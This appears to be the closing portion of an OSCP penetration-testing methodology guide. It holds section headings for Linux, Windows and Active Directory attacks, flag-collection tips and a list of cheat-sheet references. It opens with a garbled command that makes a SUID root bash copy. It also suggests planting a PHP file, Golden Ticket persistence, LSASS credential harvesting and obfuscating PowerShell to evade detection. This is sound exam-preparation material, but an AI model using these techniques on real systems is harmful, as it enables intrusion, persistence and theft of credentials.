sudo -lcp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash
19.3.1.2 General Enumeration
19.3.1.3 Configurations Files
19.3.1.4 Services and Jobs
19.3.1.5 Credentials Search
19.3.2 Windows
19.3.2.1 General User Enumeration
19.3.2.2 System Enumeration
19.3.2.3 Network Enumeration
ARE THE RUNNING SERVICES RUNNING AS OTHER USERS? CAN WE MODIFY THE WEBSTE MAYBE BY PASTING A PHP FILE THAT RUNS AS THE USER WHO HOSTS THE WEBSITE
19.3.2.4 Misconfigurations
19.3.2.5 Credential Access
19.4 Active Directory
19.4.1 External Machine
Once logged in to the first machine, we’ll begin by performing some basic enumeration to understand the environment and seek ways to escalate privileges.
19.4.1.1 Basic Enumeration
19.4.1.2 Privilege Escalation
19.4.2 Internal Machine
Assuming you now have credentials or a hash from the external machine, we'll attempt to log into the internal machine.
19.4.2.1 Lateral Movement
19.4.2.2 Privilege Escalation
19.4.3 Domain Controller
This machine is the Domain Controller, the final target, where final credentials and flags are likely stored.
19.4.3.1 Targeted AD Attacks on DC
19.4.3.2 Golden Ticket Attack for Persistent Access
19.4.3.3 Credential Harvesting with LSASS
19.4.4 Post-Exploitation and Flag Collection
Flag Locations:
Check for flags on each machine, they are usually located in
C:\\Users\\Publicor any variation ofC:\\Users\\[Administrator/any_user]\\Desktop.Ensure to take a screenshot that includes the name of the machine, current user, its IP address and the flag, within an interactive shell (no webshells).
Persistence Setup (If Required): if allowed, create a new domain user and add them to a privileged group, as an optional step you can use Section 18.4.5 to enable RDP if it is disabled.
19.4.5 Additional Tips for Efficiency and Stealth
Use Stealthy Enumeration Tools:
Invoke-Obfuscationcan obfuscate PowerShell scripts to bypass detection.Document EVERYTHING: save all commands, paths, flags, screenshots, and credentials obtained for accurate reporting.
Alternative Login Techniques: if
RDPorWinRMfails; trySMBexec,CrackMapExec, orEvil-WinRMas fallback methods.
20. 📚 References
[1] 0x4D31, "Awesome OSCP," GitHub. [Online]. Available: https://github.com/0x4D31/awesome-oscp.
[2] Aditya, "OSCP Gitbook," [Online]. Available: https://aditya-3.gitbook.io/oscp.
[3] Blackc03r, "OSCP Cheatsheets," GitHub. [Online]. Available: https://github.com/blackc03r/OSCP-Cheatsheets.
[4] Crsftw, "OSCP," GitHub. [Online]. Available: https://github.com/crsftw/oscp.
[5] Exploit Notes, "Port Forwarding with Chisel," [Online]. Available: https://exploit-notes.hdks.org/exploit/network/port-forwarding/port-forwarding-with-chisel/.
[6] Gtworek, "Priv2Admin," GitHub. [Online]. Available: https://github.com/gtworek/Priv2Admin.
[7] HackTricks, "Generic Methodologies and Resources - Pentesting Methodology," [Online]. Available: https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-methodology.
[8] HackTricks, "Linux Hardening - Privilege Escalation," [Online]. Available: https://book.hacktricks.xyz/linux-hardening/privilege-escalation.
[9] HackTricks, "Windows Local Privilege Escalation - Abusing Tokens," [Online]. Available: https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens.
[10] Ignite Technologies, "Linux Privilege Escalation," GitHub. [Online]. Available: https://github.com/Ignitetechnologies/Linux-Privilege-Escalation.
[11] J. Gallimore, "CVE-2021-44228 - Log4Shell Vulnerability," Tomitribe, Dec. 13, 2021. [Online]. Available: https://www.tomitribe.com/blog/cve-2021-44228-log4shell-vulnerability/. [Accessed: 08-Oct-2024].
[12] Lagarian Smith, "OSCP Cheat Sheet," GitLab. [Online]. Available: https://gitlab.com/lagarian.smith/oscp-cheat-sheet/-/blob/master/OSCP_Notes.md#https-443.
[13] Liodeus, "OSCP Personal Cheatsheet," [Online]. Available: https://liodeus.github.io/2020/09/18/OSCP-personal-cheatsheet.html.
[14] Nicocha30, "Ligolo NG," GitHub. [Online]. Available: https://github.com/Nicocha30/ligolo-ng.
[15] Orange Cyber Defense, "Pentest AD Mindmap," [Online]. Available: https://orange-cyberdefense.github.io/ocd-mindmaps/img/pentest_ad_dark_2023_02.svg.

[16] P3t3rp4rk3r, "OSCP Cheat Sheet," GitHub. [Online]. Available: https://github.com/P3t3rp4rk3r/OSCP-cheat-sheet-1?files=1.
[17] Rajchowdhury420, "Linux - Privilege Escalation," GitHub. [Online]. Available: https://github.com/Rajchowdhury420/OSCP-CheatSheet/blob/main/Linux%20-%20Privilege%20Escalation.md.
[18] Senderend, "Hackbook," GitHub. [Online]. Available: https://github.com/senderend/hackbook.
[19] S1ckB0y1337, "Active Directory Exploitation Cheat Sheet," GitHub. [Online]. Available: https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet.
[20] Sushant747, "Total OSCP Guide - Linux Privilege Escalation," Gitbook. [Online]. Available: https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_-_linux.html.
[21] Software Sinner, "How to Tunnel and Pivot Networks Using Ligolo NG," Medium. [Online]. Available: https://software-sinner.medium.com/how-to-tunnel-and-pivot-networks-using-ligolo-ng-cf828e59e740.
[22] StudyLib, "OSCP Methodology," [Online]. Available: https://studylib.net/doc/27094061/oscp-methodology.
[23] Whimsical, "Active Directory," [Online]. Available: https://whimsical.com/active-directory-YJFeAhW9GMtmLX4SWxKCCM.
[24] Whimsical, "Active Directory," [Online]. Available: https://whimsical.com/active-directory-YJFeAhW9GMtmLX4SWxKCCM.
[25] WWong99, "OSCP Survival Guide," GitHub. [Online]. Available: https://github.com/wwong99/pentest-notes/blob/master/oscp_resources/OSCP-Survival-Guide.md#shells.
[26] xsudoxx, "OSCP," GitHub. [Online]. Available: https://github.com/xsudoxx/OSCP.
Last updated